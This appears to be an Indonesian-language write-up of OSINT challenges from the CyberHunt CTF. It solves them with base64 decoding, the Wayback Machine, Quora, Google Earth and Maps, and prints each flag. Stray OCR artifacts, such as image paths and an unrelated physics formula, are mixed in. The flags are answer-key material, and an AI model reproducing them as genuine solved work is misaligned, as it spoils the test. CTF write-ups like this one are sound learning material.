


diberikan satu file hint berupa base64 dan image

```
~/ctf/CyberHunt/osint git:(main)±10 (0.029s)
cat hint.txt | base64 -d | base64 -d
-6.623302,106.797353 dah cuma itu wkwk semangat ya
```



intinya dari foto tersebut kita mencari cari tempat kolam renang yang ada dan kita menemukan untuk foto yang sama. Dan flag nya terdapat pada ulasannya




Flag: CYHUNT24{hehehe_congrats////}

$$F = m \cdot a$$

masalalu


Kami pun mencari url web jkt48.




Setelah itu, kami mencari [jkt48.com](jkt48.com) pada web.archive.org.

Flag: CYHUNT24{23_09_2011}


searchengine



Kami pun mencari situs yang dimaksud di google.



Setelah itu, kami cari username @Cicix-Xi di quora.




Flag: CYHUNT24{3h_ketemu_d1sini}


$$F = m \cdot a$$

Ingris Berduka

Diberikan file foto seperti berikut



oke mari kita gunakan google earth untuk menyelesaikannya. setelah sedikit mengulik kita berhasil mendapatkan flagnya.




di url berikut

[google earth]

Flag: CYHUNT24{10665}


$$F = m \cdot a$$


Destinasi



Kami coba cari di Google Maps, dan ketemu bahwa nama tempatnya adalah Obelix Sea View.

Google






Flag: CYHUNT24{Obelix_Sea_View}

OSIG

Berdasarkan deskripsi dan judul challnya, saya langsung terpikirkan pada postingan Cyber Specters di IG yang membahas tentang CTF.



Flag: CYHUNT24{EASY_CHALL_OSINT}